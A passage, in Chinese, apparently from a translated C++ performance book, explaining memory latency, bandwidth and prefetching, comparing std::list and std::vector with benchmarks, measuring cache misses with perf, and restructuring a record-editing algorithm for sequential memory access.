最後，以每秒整數為單位的讀取速度並不取決於整數的大小。從實用的角度來看，如果使用 256 位的指令來讀取內存，可以讀取 4 倍的數據。當然，SSE 和 AVX 加載指令可以將值讀入不同的寄存器，因此還可以使用 SSE 或 AVX SIMD 指令進行計算。更簡單的情況是，只需要將大量數據從內存中的一個位置複製到另一個位置。測試表明，複製 256 位字比 64 位字快 4 倍。當然，

現在有了庫函數可以進行內存複製，比如：`memcpy()` 或 `std::memcpy()`，並對其進行了優化，以獲得最佳的效率。

速度不依賴於數據大小這一事實還有另一個暗示，讀取速度受延遲影響，而不是帶寬的限制。延遲是發出數據請求和檢索數據之間的事件。帶寬是內存總線在給定時間內可以傳輸的數據總量。從 64 位到 256 位在同一時間內傳輸的數據是 64 位的 4 倍。也就是，我們還沒有達到帶寬限制。這似乎是一個純理論的結論，它確實對編寫高效程序有重要的影響。

最後，我們可以測試寫入內存的速度：




圖 4.5 - 數組元素的寫入時間與數組大小的關係

隨機讀寫有非常相似的性能，但是這會因不同的硬件而不同。在前面觀察到的讀取內存的速度也適用於寫入，在圖 4.5 中看到了緩存大小的影響。如果涉及到主內存，則寫入的總體等待時間會非常長，而且一次寫入多個詞會更有效率。

能否得出內存訪問對性能影響的結論？一方面，如果需要重複訪問少量的數據（小於 32KB），就不必為此擔心。當然，重複是這裡的關鍵，無論計劃訪問多少內存，第一次訪問的內存位置都必須接觸主存（直到讀取整個數組並返回開始，計算機才知道數組很小——第一次讀取一個小數組的第一個元素看起來與讀取第一個元素完全一樣大數組的）。另一方面，如果必須訪問大量的數據，那麼內存速度可能會成為首先關心的問題：7 紳秒/個的速度，能等得起嗎？

有幾種提高內存性能的技術，將會在本章中看到。我們也會研究如何改進我們的代碼，先看看硬件。

4.4.2 順序訪存的速度

我們已經測試了在任意位置訪問內存的速度，每一次內存訪問實際上都是新的。我們正在讀取的整個數組會加載到能夠放入的最小緩存中，然後隨機讀寫該緩存中的不同位置。該數組不適合緩存，然後隨機訪問內存中的不同位置，並且每次訪問（對於我使用的硬件）都會產生 7 紳秒的延遲。

隨機訪存在程序中經常發生，但同樣頻繁的是順序訪存，從第一個元素到最後一個元素的順序處理一個大數組。這裡的隨機和順序訪問是由存儲器地址的順序決定的，有可能出現誤解的是，鏈表是不支持隨機訪問的數據結構（意味著不能直接跳到列表的中間），必須從頭元素開始按順序訪問。如果每個鏈表元素在不同的時間分配，那麼順序遍歷列表很可能是以隨機順序訪問內存。另一方面，數組是一種隨機訪問數據結構（可以隨時訪問任何元素）。然而，從數組的開始讀取到結束，順序訪問內存，按照單調遞增的地址順序。除非另有說明，在本章討論順序訪問或隨機訪問時，只關心訪問內存地址的順序，而非數據結構。

順序訪存的性能也與隨機方式不同。下面是順序寫入的結果：




圖 4.6 - 順序訪存，數組元素的寫入時間與數組大小的關係

圖的整體形狀和以前一樣，但不同之處和相似之處同樣重要。首先，需要注意的是縱軸的刻度，時間值比我們在圖 4.5 中看到的要小得多。寫一個 256 位的值只需要 2.5 納秒，而 64 位的整數只需要 0.8 納秒。

第二個區別是數據塊不同時，曲線不再相同。需要注意的是，此結果高度依賴硬件。許多系統中，將會看到與前一節中的結果更加相似的結果。在我使用的硬件上，對於不同大小的數據塊，L1 緩存的順序寫時間是相同的，但對於其他緩存和主存則不同。在主存寫入時，可以觀察到，寫入 64 位整數的時間，並不是寫入 32 位整數所需的時間的兩倍，對於更大的數據，每次數據量加倍時，寫入時間都加倍。這說明，限制不是每秒可以寫多少個數據塊，而是每秒可以寫多少個字節：對於所有數據塊的大小（除了最小的一個），每秒寫入的字節數是相同的。現在限制速度的不是延遲，而是帶寬。以總線能夠傳輸的最快速度推送到內存中，無論將它們分為 64 位的數據塊，還是 256 位的數據塊，現在都已經達到了內存的帶寬限制。本章中，這個結果比之前所做的觀察更加依賴硬件。在許多機器上，會出現內存足夠快，而 CPU 無法飽和使用其帶寬的情況。

雖然與緩存大小相對應的曲線中的“階梯”仍然可見，但不那麼明顯，也不那麼陡峭。現在已經有了結果，也進行了觀察。那結論是什麼呢？

4.4.3 硬件中的內存性能優化

三個觀察結果需要結合起來，可以看出硬件使用了某種隱藏延遲的技術（除了改變內存訪問順序外，沒有做任何事情來提高代碼的性能，所以這些改進都歸功於硬件）。當隨機訪問主內存時，

每次訪問在我的機器上需要 7 納秒。這是從特定地址的數據請求到交付至 CPU 寄存器所花費的時間，這個完全由訪存延遲決定（不管請求了多少字節，必須等待 7 紳秒）。當按順序訪問內存時，硬件可以開始傳輸數組的下一個元素。訪問第一個元素仍然需要 7 紳秒，順序訪問內存時，硬件可以馬上訪問數組的下一個元素。第一個元素仍然需要 7 紳秒來訪問，此後硬件以 CPU 和內存總線處理它的速度將整個數組從內存中寫入或讀出。數組中第二個和之後元素的傳輸，有可能在 CPU 發出數據請求之前就開始了。因此，延遲不再是限制因素，而帶寬才是。

當然，這是假設硬件已知要按順序訪問整個數組，以及這個數組有足夠大。在現實中，硬件什麼都不知道，就像上一章學習的條件指令一樣，內存系統中有學習迴路，可以做出有根據的猜測。在我們的示例中，出現了預取。當內存控制器注意到 CPU 已經連續訪問了幾個地址，就會假設這個地址會繼續使用，併為訪問下一個內存位置做準備，將數據傳輸到 L1 緩存中（用於讀操作），或者在 L1 緩存中騰出空間（用於寫操作）。理想情況下，預取技術允許 CPU 始終以 L1 緩存的速度訪問內存，當 CPU 需要每個數組元素時，其已經在 L1 緩存中了。實際情況是否符合這種理想情況，要取決於 CPU 在訪問相鄰元素之間做了多少工作。在基準測試中，CPU 幾乎不做任何工作，而預取則落後了。期望線性順序訪問，則沒有辦法足夠快地在主內存和 L1 緩存之間傳輸數據。然而，預取在隱藏內存訪問延遲方面非常有效。

預取並不是基於如何訪問內存的預測或先驗（有一些特定於平臺的系統調用，允許程序通知硬件某個範圍的內存將被順序訪問，但這是不可移植的，而且在實踐中很少奏效）。相反，預取嘗試在訪問內存時檢測訪存模式。因此，預取的有效性取決於，訪存模式和下一次訪問的位置。

關於預取模式檢測的侷限性有很多信息，其中很多都已經過時。在較早的文獻中，可以讀到按向前順序訪問內存（對於數組 a ，從 $a[0]$ 到 $a[N-1]$ ）比向後訪問更高效。這對現代 CPU 來說都不再適用，而且現在已經不是這樣了。如果我開始準確地描述，哪些模式在預取方面是有效的，哪些模式是無效的，那麼該書就有落入同樣陷阱的風險。最後，如果算法需要特定的內存訪問模式，並且想知道預取能否處理它，最可靠的方法是使用與隨機內存訪問類似的基準測試進行測試。

通常，預取對於訪問內存的遞增順序和遞減順序都有效。在預取調整到新的模式之前，反轉方向會有一些性能損失。像訪問數組中的每 4 個元素這樣的跨步處理，會被檢測和預測，其效率與密集的順序訪問一樣。預取能夠檢測多個併發跨步（即訪問每 3 個和每 7 個元素），但當硬件功能從一個處理器轉移到另一個處理器時，必須自己對數據進行緊緻化處理。

硬件非常成功地採用的另一種性能優化技術：流水線或硬件循環展開。在上一章中我們已經瞭解過，這種技術可以用來隱藏由條件指令引起的延遲。通常，流水線也可用於隱藏內存訪問的延遲。看一下這個循環：

```
1 for (size_t i = 0; i < N; ++i) {  
2     b[i] = func(a[i]);  
3 }
```

每次迭代從數組中讀取一個值 $a[i]$ ，進行一些計算，並將結果存儲在另一個數組 $b[i]$ 中。讀和寫都需要時間，可以期望循環執行的時間軸是這樣的：



圖 4.7 - 非流水線循環的時間線

這個操作序列會讓 CPU 在大部分時間裡等待內存操作完成。硬件將提前讀入指令流，並覆蓋

彼此不依賴的指令序列：



圖 4.8 - 流水線 (展開) 循環的時間線

假設有足夠的寄存器，第二數組元素的加載可以在第一個數組元素讀取後立即開始。簡單來說，假設 CPU 不能一次加載兩個值（大多數真正的 CPU 可以同時做多個內存訪問，這意味著流水線可以更寬），當有輸入值可用，第二組計算就開始。前幾個步驟中，指令載入流水，CPU 花費了大部分時間進行計算（如果來自不同迭代的計算步驟重疊，CPU 甚至可以一次執行多個迭代，只要有足夠多的計算單元）。

流水線可以隱藏內存訪問的延遲，但這是有限制的。讀取一個值需要 7 納秒，需要讀取一百萬個值，最多需要 7 毫秒，這是無法避免的（假設 CPU 一次只能讀取一個值）。流水線操作可以通過將計算與內存操作重疊來減少讀取時間，在理想情況下，所有計算都在這 7 毫秒內完成。預取可以在我們需要它之前讀取下一個值，從而減少讀取時間，但前提是猜測正確。無論哪種方式，本章中所做的測量都展示了以不同方式訪問內存的最佳情況。

測量內存速度和呈現結果方面，我們已經瞭解了基礎知識，並瞭解了內存系統的通用屬性。更詳細或具體的測量方法留給讀者作為練習，可以收集所需的數據，以便對特定應用程序的性能要求做出明智的決策。現在我們把注意力轉到下一個階段：知道內存是如何工作的，瞭解了可以在內存方面得到什麼性能，那我們需要做些什麼才能提高程序的性能呢？

4.5. 優化內存性能

很多開發者在學習上一節的內容時，第一反應通常是這樣的：“謝謝！我現在理解了為什麼我的程序很慢，但我必須處理我的數據，不只是理想的 32KB，算法就是這樣，包括複雜的數據訪問模式，所以我無能為力。”如果不瞭解如何為需要解決的問題獲得更好的內存性能，那麼這一章就沒有多大意義。本節中，將瞭解可以用來提高內存性能的技術。

4.5.1 節約內存數據結構

就內存性能而言，數據結構或數據組織的選擇通常是開發者所做的重要的決策。重要的是要理解能做什麼和不能做什麼。圖 4.5 和圖 4.6 展示了內存性能，這裡不能繞過它（嚴格地說，這是 99% 的正確）。有一些奇異的內存訪問技術，很少會超過這些圖中所示的限制）。但可以在這些圖上選擇與自己程序相對應的點。首先考慮一個簡單的示例。有 1M 個 64 位的整數，需要按順序存儲和處理。可以將這些值存儲在數組中，數組的大小將為 8MB。根據測試，每個值的訪問時間約為 0.6 紳秒，如圖 4.6 所示。




圖 4.9 - 寫入數組 (A)[隨機] 和列表 (L)[順序] 的時間

首先，可以使用鏈表來存儲。`std::list` 是節點的集合，每個節點都有一個值和兩個指向下一个和上一個節點的指針。因此，整個鏈表使用 24MB 的內存。此外，每個節點通過對 `operator new` 的單獨調用來分配，因此不同的節點可能位於不同的地址，特別是當程序同時進行其他內存分配和回收時。在遍歷這個鏈表時，訪問的地址沒有任何模式，所以要找到這個鏈表的性能點，需要做的就是在曲線上找到對應於隨機內存訪問的 24MB 內存範圍的點。這使得每個值的訪問比數組中的相同數據慢了 5 紳秒或一個數量級。

這些，前一章已經證明。可以構造一個微基準來比較將數據寫入相同大小的鏈表和數組的區別。以下是數組的基準測試：

03_list_vector.C

```

1 template <class Word>
2 void BM_write_vector(benchmark::State& state) {
3     const size_t size = state.range(0);
4     std::vector<Word> c(size);
5     Word x = {};
6     for (auto _ : state) {
7         for (auto it = c.begin(), it0 = c.end(); it != it0;) {
8             REPEAT(benchmark::DoNotOptimize(*it++ = x));
9         }
10        benchmark::ClobberMemory();
11    }
12 }
13 }
14 BENCHMARK_TEMPLATE1(BM_write_vector, unsigned long)-
15 >Arg(1<<20);

```

將 `std::vector` 改為 `std::list` 來創建一個基準測試。與之前的基準測試相比，現在是容

器中元素的數量已經發生了變化，因此內存大小將取決於元素類型和容器本身，如圖 4.6 所示。對於 1M 個元素，結果與預期完全一致：

Benchmark	Time	CPU	Iterations			
BM_write_vector<unsigned long>/1048576	706319 ns	705699 ns	984	11.0706GB/s	1.48587G items/s	
BM_write_list<unsigned long>/1048576	4194274 ns	4190841 ns	139	1.86418GB/s	250.207M items/s	

圖 4.10 - 鏈表和數組的基準測試結果

為什麼會有人選擇鏈表，而不是數組（或 `std::vector`）？最常見的原因是，在創建時不知道有多少數據，並且由於涉及複製，增長 `std::vector` 的效率非常低。有幾種方法可以解決這個問題，有時可以預先計算出數據的最終大小，需要對輸入數據進行一次掃描，以確定為結果分配多少空間。如果有效地組織了輸入，那麼可能需要對輸入進行兩次傳遞：第一次是計數，第二次是進行處理。

如果不能提前知道最終的數據大小，可能需要一種更智能的數據結構，將 `vector` 的內存與 `list` 的調整大小效率結合起來。這可以通過使用塊分配數組來實現：




圖 4.11 - 塊分配的數組 (dequeue) 可以在適當的位置進行增長

這種數據結構以固定數量的塊分配內存，通常小到足以裝入 L1 緩存（通常在 2KB 到 16KB 之間）。每個塊都用作數組，因此每個塊將順序訪問元素，而塊本身在一個鏈表中。我們需要擴展這個數據結構，只分配一個塊，並將其添加到鏈表中。訪問每個塊的第一個元素很可能會導致緩存丟失，但是當預取檢測到順序訪問的模式時，塊中的其他元素可以高效地訪問。按每個塊中的元素數量平攤，隨機訪問的代價可以變得非常小，數據結構的性能幾乎與數組相同。在 STL 中，有這樣一個數據結構：`std::deque`（但大多數 STL 版本的實現不是特別高效，順序訪問 `deque` 通常比訪問相同大小的 `vector` 慢一些）。

另一個原因是，鏈表允許在任何點進行快速插入，而不僅僅是在末尾。如果需要，必須使用鏈表或另一個節點分配的容器。這種情況下，最好的解決方案不是選擇一個適合所有需求的數據結構，而是將數據從一個數據結構遷移到另一個數據結構。如果想使用鏈表來存儲數據元素，每次存儲一個，同時保持排序順序，那麼問題來了，我們是否需要在所有元素插入後，對該順序進行排序？還是，需要在構建過程的中間進行幾次排序，而不是一直進行排序？

如果算法中發生了數據訪問模式的改變，那麼改變的數據結構通常對算法有利，即使要付出一些內存複製的代價。可以構造一個鏈表，在添加最後一個元素之後，將其複製到數組中，以加快順序訪問（假設不需要添加更多元素）。我們可以確保數據的某些部分完整，可以將該部分轉換為數組，可能是塊分配數組中的一個或多個，並將可變的數據保留在鏈表或樹的數據結構中。另一方面，如果很少需要按順序處理數據，或者需要按多個順序處理數據，那麼將順序索引與存儲數據區分開保存，通常是最好的解決方案。數據存儲在 `vector` 或 `deque` 容器中，其順序由按所

需順序排序的指針數組保存。由於現在所有的有序數據訪問都是間接的（通過中間指針），很少有這樣訪問的情況下這沒問題；而在大多數情況下，可以按照數據存儲在數組中的順序處理數據。

若是經常訪問一些數據，應該選擇使最優特定訪問模式的數據結構。訪問模式隨著時間的推移而改變，數據結構也應該改變。另一方面，如果不花太多時間訪問數據，那麼從一種數據格式轉換到另一種數據格式的開銷就不合理了。這種情況下，效率低下的數據訪問從一開始就不應該存在。這就引出了下一個問題：如何確定哪些數據訪問效率低，或者說，哪些數據訪問成本高呢？

4.5.2 分析內存性能

通常，特定數據結構或數據組織的效率相當高，有一個包含數組或 `vector` 的類，並且這個類的接口只允許一種數據訪問模式，即從開始到結束的順序迭代（STL 語言中的前向迭代器），那麼可以確定數據可以進行高效地訪問（在內存級別上）。這裡，不能確定算法的效率。若對數組中特定元素的線性搜索非常低效（當然，每次讀取內存都是高效的，但是方法有很多。而且，我們知道更好的方法來組織數據進行搜索）。

僅僅知道哪些數據結構是內存高效的並不夠，還需要知道程序在特定的數據上花費了多少時間。有時，這是不言自明的，特別是對封裝良好的函數。如果有一個函數，從數據文件或時間報告得知其需要大量的時間，並且函數內的代碼不是特別繁重的計算，而是移動大量的數據，那麼更高效地訪問這些數據很可能提升程序整體的性能。

這是一個簡單的例子，因此會首先進行優化。在執行時間上，沒有一個函數或代碼有很大的計算量，但是程序仍然很慢。要是沒有計算量的熱代碼，那通常會有數據的熱代碼。在程序中訪問一個或多個數據結構，在這些數據上花費時間很大，但沒有任何其他函數或循環。傳統的分析會顯示運行時均勻地分佈在整個程序中，優化任何一段代碼都收效甚微。需要某種方法找到那些，低效訪問的數據。

僅靠計時工具很難收集這些信息，但利用硬件事件計數器的分析器可以收集相關信息。大多數 CPU 都可以計算內存訪問，更確切地說，可以計算緩存命中和未命中。這裡，再次使用 `perf` 分析器，通過下面的命令，可以看到 L1 緩存的使用效率：

```
$ perf stat -e \
cycles,instructions,L1-dcache-load-misses,L1-dcache-loads \
./program
```

緩存測量計數器不是默認計數器集的一部分，必須顯式指定。可用計數器的集合因 CPU 而不同，但可以通過運行 `perf list` 命令查看。我們的例子中，在讀取數據時測量 L1 緩存未命中。術語 `dcache` 代表數據緩存（data cache，發音為 dee-cache）。CPU 還有一個單獨的指令緩存或 `icache`（唸作 ay-cache），用於從內存中加載指令。

可以使用這個命令行參數，來配置內存基準測試來讀取隨機地址的內存。當內存範圍很小（比如：16KB），整個數組就能放入 L1 緩存中，幾乎不會出現緩存未命中的情況：

```
14,815,453,406      cycles
29,626,413,077    instructions          #      2.00  insn per cycle
                761,897    L1-dcache-load-misses   #      0.00% of all L1-dcache hits
                27,472,431,319    L1-dcache-loads
```

圖 4.12 - 測試良好使用 L1 緩存的程序

將內存大小增加到 128MB 意味著緩存未命中非常頻繁：

```
34,290,504,068      cycles
10,796,170,032    instructions      # 0.31 insn per cycle
  454,055,558     L1-dcache-load-misses # 15.79% of all L1-dcache hits
  2,875,385,952    L1-dcache-loads

10.906316378 seconds time elapsed
```

圖 4.13 - 測試未良好使用 L1 緩存的程序

注意，perf stat 會收集整個程序的測量值，其中一些內存訪問是緩存高效的，一些不是。想知道哪裡對內存訪問的處理很糟糕，可以使用 perf record 和 perf report 獲得詳細的數據信息，如第 2 章所示（使用了不同的計數器，但是選擇收集數據的過程是相同的）。當然，如果最初的數據沒有檢測到任何熱代碼，緩存數據也會顯示同樣的結果。代碼中的許多位置，緩存未命中的比例都很大。每個位置對總體執行時間沒什麼貢獻，但這會累積。現在，這些代碼位置中的許多都有一個共同點，對內存進行操作。若有幾十個不同的函數，總共佔 15% 的緩存未命中率，但都在同一個鏈表上運行，那麼這個鏈表就是有問題的數據結構，必須以其他方式組織數據。

現在已經瞭解瞭如何檢測和識別那些低效的內存訪問模式，和會對性能產生負面影響的數據結構，以及相關的替代方案，但可供選擇的數據結構通常沒有相同的特性或性能。如果從數據結構的整個生命週期來看，必須在任意位置插入元素，則不能用 vector 替換 list。若不是數據結構，而是算法本身調用了低效率的內存訪問，則需要改變算法。

4.5.3 優化內存性能的算法

算法的內存性能會經常忽視。選擇算法通常根據其算法性能或執行的操作或步驟的數量進行的，內存優化通常需要反直覺的選擇。做更多的工作，甚至不必要的工作，以提高內存性能，這裡是用一些計算來換取更快的內存操作。因為內存操作很慢，所以要做的工作也很多。

更快地使用內存的方法是使用更少的內存，這種方法通常會需要重新計算一些本可以存儲和從內存中檢索的值。最壞的情況是，如果檢索結果需要隨機訪問，讀取每個值需要幾納秒（在我們這是 7 紳秒）。重新計算這個值所花費的時間比這要少，而將 7 紳秒轉換為 CPU 可以執行的操作數是相當長的時間，那麼最好不存儲這些值。這是傳統的空間與內存的交換。

這種優化有一個有趣的變式。在特定時間內使用更少的內存，而不是簡單地使用更少的內存。這裡是想將當前工作的數據集放入緩存中，比如 L2 緩存，並在移動到數據的下一部分之前對它進行儘可能多的處理。將新數據集插入到緩存中會導致內存地址的緩存未命中，最好接受這一次緩存未命中，然後在一段時間內有效地操作數據。而非一次處理所有數據，並在每次需要此數據元素時，會有緩存未命中的風險。

這一章，將通過更多的內存訪問來保存一些其他的內存訪問。這裡是希望減少緩慢的、隨機的訪問次數，但增加了快速的、連續的訪問次數。由於順序內存流比隨機訪問快一個數量級，還有很多額外的工作，以減少緩慢的內存訪問。

演示需要一個更詳細的示例。假設有一組數據記錄，比如字符串，程序需要對其中一些記錄進行一些更改。然後得到另一組修改後的數據，以此類推。每個集合將對某些記錄進行更改，而

其他記錄保持不變。通常，這些變化會改變記錄的大小及其內容。在每個集合中更改的記錄子集是完全隨機和不可預測的。以下是一張演示圖表：




圖 4.14 - 記錄編輯問題。在變更集中，由 * 標記編輯過的記錄，其餘的保持不變

解決這個問題最簡單的方法是將記錄存儲在它們自己的內存中，並將它們組織在某種數據結構中，允許新記錄的替換（因為新記錄的大小通常不同，需要重新為舊記錄進行分配），數據結構可以是樹（在 C++ 中設置）或鏈表。為了讓這個例子更加具體，這裡使用字符串作為記錄，還必須說明更改集的指定方式。它沒有指向需要更改的特定記錄，但對於每個記錄，都可以對其進行更改。這種字符串更改集的最簡單示例是查找和替換。這裡，可以簡單描述一下實現：

```

1 std::list<std::string> data;
2 ... initialize the records ...
3 for (auto it = data.begin(), it0 = --data.end(), it1 = it;
4      true; it = it1) {
5     it1 = it;
6     ++it1;
7     const bool done = it == it0;
8     if (must_change(*it)) {
9         std::string new_str = change(*it);
10        data.insert(it, new_str);
11        data.erase(it);
12    }
13    if (done) break;
14 }
```

每個更改集中，都遍歷整個記錄集合，確定是否需要更改記錄。如果需要，就這進行變更（更改集隱藏在函數 `must_change()` 和 `change()` 中）。代碼只顯示一個更改集，因此需要循環多次運行。

這個算法的缺點是使用了鏈表，更糟的是一直在內存中移動字符串。對新字符串的訪問會出現緩存未命中。如果字符串非常長，那麼初始的緩存未命中就不重要了，其餘的字符串可以使用順序訪問快速讀取。結果與前面的塊分配數組相似，而且內存性能良好。如果字符串很短，那麼整個字符串很可能在一次加載操作中讀取，並且每次加載都是在一個隨機地址上進行。

整個算法只在隨機地址處做加載和存儲，這是訪問內存最糟糕的方法。那我們能做什麼呢？不能將字符串存儲在巨大的數組中。如果數組中間的字符串需要增長，那麼內存從哪裡來？該字符串後面是另一個字符串，所以這裡已經沒有增長的空間了。

想出的替代方案，需要進行範式轉換。按字面意思執行所需操作的算法也對內存組織施加了限制。更改記錄需要將它們移動到內存中，而且希望能夠在不影響其他東西的情況下更改記錄，所以就不能避免內存中記錄的隨機分佈。必須從側面來看待這個問題，從限制開始。按順序訪問所有的記錄，在這個約束下，我們能做什麼？可以很快地讀取所有記錄。可以決定記錄是否更改，這一步和之前一樣。如果記錄必須增加，該怎麼辦？必須把它移到別的地方去，這些記錄要按照先後順序分配。然後，前一個記錄和下一個記錄也必須移動，因此它們在新記錄之前和之後都保持存儲狀態。這是替代算法的關鍵：所有記錄都隨著每個變更集移動，無論它們是否更改。可以將所有記錄存儲在一個巨大的連續緩衝區中（假設已知總記錄大小的上限）：




圖 4.15 - 按順序處理所有記錄

算法要求在複製過程中分配大小相等的第二個緩衝區，因此內存消耗峰值是數據大小的兩倍：

```

1 char* buffer = get_huge_buffer();
2 ... initialize N records ...
3 char* new_buffer = get_huge_buffer();
4 const char* s = buffer;
5 char* s1 = new_buffer;
6 for (size_t i = 0; i < N; ++i) {
7     if (must_change(s)) {
8         s1 = change(s, s1);
9     } else {
10        const size_t ls = strlen(s) + 1;
11        memcpy(s1, s, ls);
12        s1 += ls;
13    }
14    s += ls;
15 }
16 release(buffer);
buffer = new_buffer;

```

每個更改集中，將每個字符串（記錄）從舊緩衝區複製到新緩衝區。如果需要更改記錄，則將新版本寫入新的緩衝區；否則，將原始版本複製。對每個新的更改集，創建一個新的緩衝區，並在操作結束時釋放舊的緩衝區（實現需要避免重複調用分配和釋放內存，並簡單地交換兩個緩衝區）。

這種實現的缺點是使用巨大的緩衝區。必須確定緩衝區的大小，以便為可能遇到的最大記錄分配足夠的內存。峰值內存的大小也令人擔憂，可以通過將這種方法與可增長數組數據結構相結合來解決這個問題。可以將記錄存儲在一系列大小固定的塊中，而不是分配在一個連續的緩衝區中：

